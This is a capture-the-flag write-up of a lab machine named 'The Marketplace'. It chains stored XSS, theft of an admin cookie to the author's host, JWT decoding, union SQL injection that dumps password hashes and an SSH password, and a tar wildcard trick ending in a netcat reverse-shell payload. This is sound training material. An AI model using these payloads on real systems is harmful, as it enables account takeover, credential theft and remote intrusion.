

The Marketplace CTF Write-Up:

Start with a simple nmap scan:





```
# Nmap 7.92 scan initiated Wed Apr 10 12:48:28 2024 as: nmap -sV -sC -oN nmap 10.10.118.140
Nmap scan report for 10.10.118.140
Host is up (0.073s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
|   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
|_  256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
80/tcp    open  http    nginx 1.19.2
|_http-server-header: nginx/1.19.2
|_http-title: The Marketplace
| http-robots.txt: 1 disallowed entry
|_/admin
32768/tcp open  http    Node.js (Express middleware)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Let's check port 80:



After trying SQLi on the log in page and filed I notice that there is a sign in page , so I try to register and then log in:








Log in

You're already logged in as moti.

So now I have a new option called 'New Listing', after checking the inputs for vulnerabilities I found a Stored XSS vulnerability :


The Marketplace

Home | New listing | Messages | Log out

Add new listing

h4ck3r


```
<script>alert('hacked!')</script>
```

Browse... No file selected.

File uploads temporarily disabled due to security issues

Submit Query


Once submitting the query i get the alert 'hacked!':


10.10.196.125

hacked!

OK


And now at the home page there is the new post that I just submitted , and every time I click on it I get the prompt 'hacked!'...


Home | New listing | Messages | Log out

('hacked')</moti h4ck3r

No Image Published by moti


No Image Published by moti


10.10.196.125

hacked!

OK


Another thing I notice is the 'Report Listing to admins' option in the post :


h4ck3r


No Image

Published by moti
Description:
Contact the listing author | Report listing to admins

I created another account called moshe and report on the 'h4ck3r' post I posted earlier (the stored XSS) and receive back a message that an admin view the post , so if an admin is viewing the post I can try to steal his cookie ...




From system
Thank you for your report. We have reviewed the listing and found nothing that violates our rules.



From system
Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!

So, I listed another post with this payload to steal the cookie:

```
<script>var i=new Image();
i.src="http://10.8.41.134/?cookie="+btoa(document.cookie);</script>
```




Add new listing

cookie time ;-)

```
<script>var i=new
Image();
i.src="http://
```

Started a python http server to receive the data and view the post to see if I get the cookie:



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/the_marketplace]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.196.125 - - [11/Apr/2024 12:30:38] "GET /?cookie=dG9rZW49ZXlKaGJHY2lPaUpJVXpJMU5pSXNJblI1Y0NJNklrcFhWQ0o5LmV5SjFjMlZ5U1dRaU9qSXNJblZ6WlhkdV
lXMWxJam9pYldsamFHRmxiQ0lzSW1Ga2JXbHVJanAwY25WbExDSnBZWFFpT2pFM01USTROVE13TXpkOS5GQkJUSENvNjVuUHVBckRtODFXWUxXVTk5bkpaVlRiOVFLbmRoU3hOUHNR HTTP/1
.1" 200 -
```

So, if it works all I need is to report this post and get an admin token:

Admin cookie:

dG9rZW49ZXlKaGJHY2lPaUpJVXpJMU5pSXNJblI1Y0NJNklrcFhWQ0o5LmV5SjFjMlZ5U1dRaU9qSXNJblZ6WlhkdVlXMWxJam9pYldsamFHRmxiQ0lzSW1Ga2JXbHVJanAwY25WbExDSnBZWFFpT2pFM01USTROVE14T1RoOS44dmszYjhzQTZYbW15Z0NNN0lkR1pDdWlVTFpPUWNCWVpyWGxycnk4QXpV


the cookie is decoded by base64 twice –

1. token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE3MTI4NTMxOTh9.8vk3b8sA6XmmygCM7IdGZCuiULZOQcBYZrXlrry8AzU

   this one has three parts separated by dots , the first and second parts are base64 encrypted data on the user:

2. {"alg":"HS256","typ":"JWT"},
   {"userId":2,"username":"michael","admin":true,"iat":1712853198}

So now that I have an admin token I used edit this cookie to use it and logged as Michael (admin user) :




Home | Administration panel | New listing | Messages

User listing

```
http://10.10.20.64/admin
10.10.20.64 | token
Value
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE3MTMwNzkwNDJ9.9OGZXXEhKjvUCS5UZgKIQQ7WXKJKkRpH3nfwj8oDCSk
```

Notice that I have the administrator panel now. And also, we got the first flag:




The Marketplace Home | Administrati

User listing

THM{c37a63895910e478f28669b048c348d5}

At the administrator panel I have all the registered users and when I click on one of them I get a user page and notice the url have a parameter 'user=userid':




```
10.10.20.64/admin?user=1
```

The Marketplace Home | Administration panel | New listing | Messages | Log out

User 1

User system
ID: 1
Is administrator: false
Delete user

Test and found an SQLi vulnerability :




```
10.10.20.64/admin?user=1'or 1=1 -- -
```

The Marketplace Home | Administration panel | New listing | Messages | Log out

```
Error: ER_PARSE_ERROR: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''or 1=1 -- -' at line 1
```

Find out how many columns in the table:




```
10.10.20.64/admin?user=1 order by 1,2,3,4,5,6,7,8,9,10 -- -
```

The Marketplace Home | Administration panel | New listing | Messages | Log out

```
Error: ER_BAD_FIELD_ERROR: Unknown column '5' in 'order clause'
```

So, from the error I understand that there are 4 columns, now union select:




```
10.10.20.64/admin?user=0 union select 1,2,3,4 -- -
```

The Marketplace Home | Administration panel | New listing | Messages | Log out

User 1

User 2
ID: 1
Is administrator: true
Delete user

So, it reflect only 1 and 2, now I wanted to get the database name and the user is running it:




```
10.10.20.64/admin?user=0 union select database(),user(),3,4 -- -
```

The Marketplace — Home | Administration pane

User marketplace

User marketplace@172.18.0.3
ID: marketplace
Is administrator: true
Delete user

Ok , now that I know the database name I can start enumeration with the information_schema:




```
10.10.20.64/admin?user=0 union select table_name,table_schema,3,4 from information_schema.tables where table_schema='marketplace' -- -
```

The Marketplace — Home | Administration panel | New listing | Messag

User items

User marketplace
ID: items
Is administrator: true
Delete user

So there is a table called items. To check what is the next table (because we have only the first one reflected) I just added and != items:



```
10.10.20.64/admin?user=0 union select table_name,table_schema,3,4 from information_schema.tables where table_schema='marketplace' and table_name!='items' -- -
```


The Marketplace — Home | Administration panel | New listing | Messages | Log out

User messages

User marketplace
ID: messages
Is administrator: true

Same a before I added another condition to get the next one:

```
union select table_name,table_schema,3,4 from information_schema.tables where table_schema='marketplace' and table_name!='items' and table_name!='messages' -- -
```



```
10.10.20.64/admin?user=0 union select table_name,table_schema,3,4 from information_schema.tables where table_schema='marketplace' and table_name!=
```

The Marketplace — Home | Administration panel | New listing | Messages | Log out

User users

User marketplace
ID: users
Is administrator: true
Delete user

```
union select table_name,table_schema,3,4 from information_schema.tables where table_schema='marketplace' and table_name!='items' and table_name!='messages' and table_name!='users' -- -
```

for this I got a bad request so that it!

So, the marketplace data base have three tables :


Items

Messages

Users

I first want to get the users from users table Maby if I am lucky I will find some crackable hashes!


union select column_name,table_name,3,4 from information_schema.columns where table_name='users' -- -



User id

User users
ID: id
Is administrator: true


union select column_name,table_name,3,4 from information_schema.columns where table_name='users' and column_name!='id' -- -



User username

User users
ID: username
Is administrator: true

union select column_name,table_name,3,4 from information_schema.columns where table_name='users' and column_name!='id' and column_name!='username' -- -




User password

User users
ID: password
Is administrator: true

So this is enough for me I have the column username and column password, lets retrieve them:


Union select username,password,3,4 from marketplace.users -- -



User system

User $2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MSGIGzsgW
ID: system
Is administrator: true


Union select username,password,3,4 from marketplace.users where username!='system' -- -



User jake

User $2b$10$/DkSlJB4L85SCNhS.lxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCRb4ukG
ID: jake
Is administrator: true


Union select username,password,3,4 from marketplace.users where username!='system' and username!='jake' -- -



User michael

User $2b$10$yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EXwQDGf/1q
ID: michael
Is administrator: true


Union select username,password,3,4 from marketplace.users where username!='system' and username!='jake' and username!='michael' -- -


User moshe

User $2b$10$ruCIK.Eo/6TnvY/Fyx1RKes7X92RGPYKqjxwJobi64xSsHRukRDSq
ID: moshe
Is administrator: true

Now I got a user I created so I stop save the credentials found in a file , run hashcat and couldn't crack them. So, I continue to inspect the messages table to see if there is something interesting in there:


Union select column_name,table_name,3,4 from information_schema.columns where table_name='messages' -- -



User id

User messages
ID: id
Is administrator: true


Union select column_name,table_name,3,4 from information_schema.columns where table_name='messages' and column_name!='id' -- -



User user_from

User messages
ID: user_from
Is administrator: true


Union select column_name,table_name,3,4 from information_schema.columns where table_name='messages' and column_name!='id' and column_name!='user_from' -- -



User user_to

User messages
ID: user_to
Is administrator: true

Union select column_name,table_name,3,4 from information_schema.columns where table_name='messages' and column_name!='id' and column_name!='user_from' and column_name!='user_to' -- -



User message_content

User messages
ID: message_content
Is administrator: true


Union select column_name,table_name,3,4 from information_schema.columns where table_name='messages' and column_name!='id' and column_name!='user_from' and column_name!='user_to' and column_name!='message_content' -- -

Ok, I want to see the massage content so I make this query :

Union select message_content,id,3,4 from marketplace.messages -- -

And on the first message I got the ssh password!

Union select message_content,user_to,3,4 from marketplace.messages -- -



10.10.20.64/admin?user=0 Union select message_content,id,3,4 from marketplace.messages -- -

The Marketplace — Home | Administration panel | New listing | Messages | Log out

User Hello! An automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password. Your new password is: @b_ENXkGYUCAv3zJ


User 1
ID: Hello! An automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password. Your new password is: @b_ENXkGYUCAv3zJ
Is administrator: true

But for which username is this password? I check the user_to column and got this:


User 3
ID: Hello! An automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password. Your new password is: @b_ENXkGYUCAv3zJ
Is administrator: true


So the user id is 3 lets see who it is:

Union select username,id,3,4 from marketplace.users where id=3 -- -



User 3
ID: jake
Is administrator: true

So I logged in to the user jake via ssh:


Jake: @b_ENXkGYUCAv3zJ


```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/the_marketplace]
└─# ssh jake@10.10.20.64
The authenticity of host '10.10.20.64 (10.10.20.64)' can't be established.
ED25519 key fingerprint is SHA256:Rl4+lAmQWEhSKHNbPY/BoNdG16/4xcmIXNIlSrBasm0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.20.64' (ED25519) to the list of known hosts.
jake@10.10.20.64's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)
```

The second flag was on jakes home directory:


```
jake@the-marketplace:~$ cat user.txt
THM{c3648ee7af1369676e3e4b15da6dc0b4}
jake@the-marketplace:~$
```


Sudo -l shows an interesting file owned by user Michael and I can run it as Michael :



```
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/

User jake may run the following commands on the-marketplace:
    (michael) NOPASSWD: /opt/backups/backup.sh
```


I view the script and it's a simple scrip that archive with tar all that in this directory, but it using wildcard (*), so I found a nice article about exploiting tar using wildcard:



```
jake@the-marketplace:~$ cat /opt/backups/backup.sh
#!/bin/bash
echo "Backing up files...";
tar cf /opt/backups/backup.tar *
```


This is the payload I used:

echo "mkfifo /tmp/lhennp; nc 10.8.41.134 4242 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1

